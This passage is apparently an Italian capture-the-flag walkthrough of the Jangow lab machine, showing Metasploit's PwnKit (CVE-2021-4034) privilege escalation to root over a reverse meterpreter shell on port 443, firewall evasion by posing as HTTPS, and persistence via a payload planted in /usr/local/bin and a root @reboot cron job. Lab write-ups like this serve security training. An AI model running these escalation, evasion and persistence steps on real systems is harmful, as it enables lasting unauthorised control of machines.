o be vulnerable.
 10  exploit/linux/local/sudoedit_bypass_priv_esc                  Yes                      The target appears t
o be vulnerable. Sudo 1.8.16.pre.0ubuntu1.1 is vulnerable, but unable to determine editable file. OS can NOT be explo
ited by this module
 11  exploit/linux/local/abrt_raceabrt_priv_esc                    No                       The target is not ex
```

Leggendo tramite comando "**info**" vediamo che un paio sembrano promettenti, scegliamo il terzo

"use exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec"

```
[*] Post module execution completed
msf post(multi/recon/local_exploit_suggester) > use exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp
msf exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > show options

Module options (exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   PKEXEC_PATH                    no        The path to pkexec binary
   SESSION                        yes       The session to run this module on
   WRITABLE_DIR  /tmp             yes       A directory where we can write files


Payload options (linux/x64/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.6         yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   x86_64



View the full module info with the info, or info -d command.
```

Configuriamo il modulo

"set LPORT 443"

"set SESSION 1"

```
msf exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > sessions -L

Active sessions
===============

  Id  Name  Type                   Information          Connection
  --  ----  ----                   -----------          ----------
  1         meterpreter x86/linux  www-data @ 10.0.2.7  10.0.2.6:443 → 10.0.2.7:44556 (10.0.2.7)

msf exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > set LPORT 443
LPORT ⇒ 443
msf exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > set SESSION 1
SESSION ⇒ 1
```

```
msf exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > exploit
[*] Started reverse TCP handler on 10.0.2.6:443
[*] Running automatic check ("set AutoCheck false" to disable)
[!] Verify cleanup of /tmp/.ggpsubinsj
[+] The target is vulnerable.
[*] Writing '/tmp/.slanba/xlzanbdzdtro/xlzanbdzdtro.so' (540 bytes) ...
[!] Verify cleanup of /tmp/.slanba
[*] Sending stage (3090404 bytes) to 10.0.2.7
[+] Deleted /tmp/.slanba/xlzanbdzdtro/xlzanbdzdtro.so
[+] Deleted /tmp/.slanba/.asjrkc
[+] Deleted /tmp/.slanba
[*] Meterpreter session 2 opened (10.0.2.6:443 → 10.0.2.7:44572) at 2025-09-02 12:37:06 +0200

meterpreter > getuid
Server username: root
meterpreter > sysinfo
Computer     : 10.0.2.7
OS           : Ubuntu 16.04 (Linux 4.4.0-31-generic)
Architecture : x64
BuildTuple   : x86_64-linux-musl
Meterpreter  : x64/linux
meterpreter >
```

Le porte “**21**” e “**80**” non hanno permesso la connessione.

Per superare il firewall abbiamo utilizzato la porta **443** con successo che ci ha permesso la comunicazione tra le macchine.

NOTA: Le porte **80** (HTTP) e **443** (HTTPS) sono quasi sempre aperte in uscita, perché servono per la navigazione web. Usare la **443** significa “camuffarsi” come traffico HTTPS quindi e' possibile che non venga bloccato.

EXTRA PERSISTENZA:

Copiamo il “**PAYLOAD**” “**buildweek.elf**” in una cartella meno volatile e che sia una directory di sistema

“**cp /home/jangow01/buildweek.elf /usr/local/bin/buildweek.elf**” .

Prima ma anche in questa fase possiamo rinominarlo in maniera che sia meno sospetto.

“**chmod 755 /usr/local/bin/buildweek.elf**” per modificare i permessi del “**PAYLOAD”**

una volta verificati con “**ls-la**"

```
meterpreter > ls
Listing: /usr/local/bin
========================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100644/rw-r--r--  207   fil   2025-09-02 15:48:43 +0200  buildweek.elf

meterpreter > chmod 775/usr/local/bin/buildweek.elf
Usage: chmod permission file
meterpreter > chmod 775 /usr/local/bin/buildweek.elf
meterpreter > ls -la
Listing: /usr/local/bin
========================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100775/rwxrwxr-x  207   fil   2025-09-02 15:48:43 +0200  buildweek.elf
```

Dalla sessione di “**meterpreter**” andiamo in “**shell**”

“**chown root:root /usr/local/bin/buildweek.elf**”

assegnare la proprietà del file a root togliendola a “jangow01/www-data”

```
meterpreter > shell
Process 4180 created.
Channel 1 created.
chown root:root /usr/local/bin/buildweek.elf
chmod 755 /usr/local/bin/buildweek.elf
chown root:root /usr/local/bin/buildweek.elf
```

Sfruttiamo “**conjob**” per la persistenza

“**(crontab -u root -l 2>/dev/null; echo "@reboot /usr/local/bin/rev443.elf >/dev/null 2>&1") | crontab -u root -**”

- **crontab -u root -l** *elenca i cronjob di root.*
- **2>/dev/null** *elimina gli errori se root non aveva cronjob.*
- **echo "@reboot /usr/local/bin/rev443.elf >/dev/null 2>&1"**

  aggiunge la riga che esegue il payload a ogni riavvio.

- **| crontab -u root -** *sovrascrive la crontab di root con la versione aggiornata.*

```
dir
buildweek.elf
(crontab -u root -l 2>/dev/null; echo "@reboot /usr/local/bin/buildweek.elf >/dev/null 2>&1") | crontab -u root -

crontab -u root -l
@reboot /usr/local/bin/rev443.elf >/dev/null 2>&1
@reboot /usr/local/bin/buildweek.elf >/dev/null 2>&1
exit
meterpreter >
```

crontab -u root –l

Per conferma, deve ritorna in output (come nello screen**):**

"@reboot /usr/local/bin/buildweek.elf >/dev/null 2>&1"

Conferma Persistenza:

Facciamo riavviare la macchina da remoto con il comando "**reboot**" dalla "**shell**"

```
meterpreter > shell
Process 4203 created.
Channel 2 created.
reboot
[*] 10.0.2.7 - Meterpreter session 1 closed.  Reason: Died

[*] 10.0.2.7 - Meterpreter session 2 closed.  Reason: Died
```

Mettiamo “metasploit” in ascolto

```
Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target



View the full module info with the info, or info -d comma

msf exploit(multi/handler) > set LHOST 10.0.2.6
LHOST => 10.0.2.6
msf exploit(multi/handler) > set LPORT 443
LPORT => 443
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 10.0.2.6:443
[*] Sending stage (1062760 bytes) to 10.0.2.7
[*] Meterpreter session 1 opened (10.0.2.6:443 -> 10.0.2.
7:43590) at 2025-09-02 14:07:20 +0200

meterpreter > getuid
Server username: root
meterpreter >
```

Siamo root !!

EXTRA: scoprire tutti i segreti

Ora che siamo “**root**” possiamo navigare e trovare dati interessanti

```
meterpreter > ls
Listing: /
==========

Mode              Size      Type  Last modified              Name
----              ----      ----  -------------              ----
040755/rwxr-xr-x  4096      dir   2021-06-10 21:33:32 +0200  bin
040755/rwxr-xr-x  4096      dir   2021-06-10 21:36:46 +0200  boot
040755/rwxr-xr-x  4160      dir   2025-09-04 11:30:45 +0200  dev
040755/rwxr-xr-x  4096      dir   2021-10-31 21:16:16 +0100  etc
040755/rwxr-xr-x  4096      dir   2021-10-31 22:04:20 +0100  home
100644/rw-r--r--  35695276  fil   2021-06-10 21:36:45 +0200  initrd.img
040755/rwxr-xr-x  4096      dir   2021-06-10 23:40:45 +0200  lib
040755/rwxr-xr-x  4096      dir   2021-06-10 23:40:22 +0200  lib64
040700/rwx------  16384     dir   2021-06-10 21:27:53 +0200  lost+found
040755/rwxr-xr-x  4096      dir   2021-06-10 21:28:00 +0200  media
040755/rwxr-xr-x  4096      dir   2016-07-19 22:43:06 +0200  mnt
040755/rwxr-xr-x  4096      dir   2016-07-19 22:43:06 +0200  opt
040555/r-xr-xr-x  0         dir   2025-09-04 09:30:35 +0200  proc
040700/rwx------  4096      dir   2021-10-31 22:16:56 +0100  root
040755/rwxr-xr-x  900       dir   2025-09-04 11:30:56 +0200  run
040755/rwxr-xr-x  12288     dir   2021-06-10 21:36:53 +0200  sbin
040755/rwxr-xr-x  4096      dir   2021-06-10 23:41:51 +0200  script
040755/rwxr-xr-x  4096      dir   2016-06-29 22:13:52 +0200  snap
040755/rwxr-xr-x  4096      dir   2021-06-10 21:39:57 +0200  srv
040555/r-xr-xr-x  0         dir   2025-09-04 11:30:23 +0200  sys
041777/rwxrwxrwx  4096      dir   2025-09-04 13:27:16 +0200  tmp
040755/rwxr-xr-x  4096      dir   2021-06-10 21:27:58 +0200  usr
040755/rwxr-xr-x  4096      dir   2021-06-10 21:47:17 +0200  var
100600/rw-------  7047504   fil   2016-07-13 03:59:43 +0200  vmlinuz
```


Nella cartella “**root**” risalta al occhio il file “**proof.txt**”

```
meterpreter > cd root
meterpreter > ls
Listing: /root
==============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100600/rw-------  3958  fil   2021-11-03 16:51:44 +0100  .bash_history
100644/rw-r--r--  3106  fil   2015-10-22 19:15:21 +0200  .bashrc
040700/rwx------  4096  dir   2021-10-31 21:50:07 +0100  .cache
040755/rwxr-xr-x  4096  dir   2021-06-10 22:00:19 +0200  .nano
100644/rw-r--r--  148   fil   2015-08-17 17:30:33 +0200  .profile
100644/rw-r--r--  211   fil   2021-06-10 22:34:23 +0200  .wget-hsts
100644/rw-r--r--  2439  fil   2021-10-31 22:16:44 +0100  proof.txt
```

“**cat prof.txt**”

```
cat proof.txt
```



```
 @@@&&&&&&&&&&&&&&&&&&&@@@@@@@@@@@@@@@&&&&&&&&&&&&&&
 @  @@@@@@@@@@@@@@@&#   #@@@@@@@@&(.    /&@@@@@@@@@@
 @  @@@@@@@@@@@&(  .@@@@@@@@@&%####((//#&@@@&   .&@@@@@
 @  @@@@@@@&  @@@@@@&@@@@@@&%######%&@*   ./@@*   &@@
 @  @@@@@* (@@@@@@@@@#/.                .*@.  .#&.   &@@@&&
 @  @@@, /@@@@@@@@#,                        .@.  ,&,   @@&&
 @  @&  @@@@@@@@#.          @@@,@@@/           %.  #,   %@&
 @@@#  @@@@@@@@/          .@@@@@@@@@@@           *  .,    @@
 @@&  @@@@@@@@*           @@@@@@@@@@@@            ,        @
 @&  .@@@@@@@(      @@@@@@@@@@@@@@@@@@@@@         *.       &@
@@/  *@@@@@@@/            @@@@@@@@@@@@#                     @@
@@   .@@@@@@@/           @@@@@@@@@@@@@@             @#      @@
@@    @@@@@@@@@.          @@@@@@@@@@@@             @@(      @@
 @&   .@@@@@@@@@.         , @@@@@@@ *            .@@@*(    .@
 @@    ,@@@@@@@@@,   @@@@@@@@@&*%@@@@@@@@@,     @@@@@(%&*   &@
 @@&     @@@@@@@@@@@@@@@@@          (@@@@@@@@@@@@@%@@/   &@
 @ @&     ,@@@@@@@@@@@@@@,@@@@@@@&%@@@@@@@@@@@@@@@%*   &@
 @  @@.     .@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@%*    &@&
 @  @@@&        ,@@@@@@@@@@@@@@@@@@@@@@@@@@@@@%/     &@@&&
 @  @@@@@@.        *%@@@@@@@@@@@@@@@@@@&#/.      &@@@@&&
 @  @@@@@@@@@&               JANGOW               &@@@
 @  &&&&&&&&&@@@&     @@(&@ @. %.@ @@%@     &@@@&&&&
               &&&@@@@&%       &/    (&&@@@&&&
                 ((((((((((((((((((((((((((((
```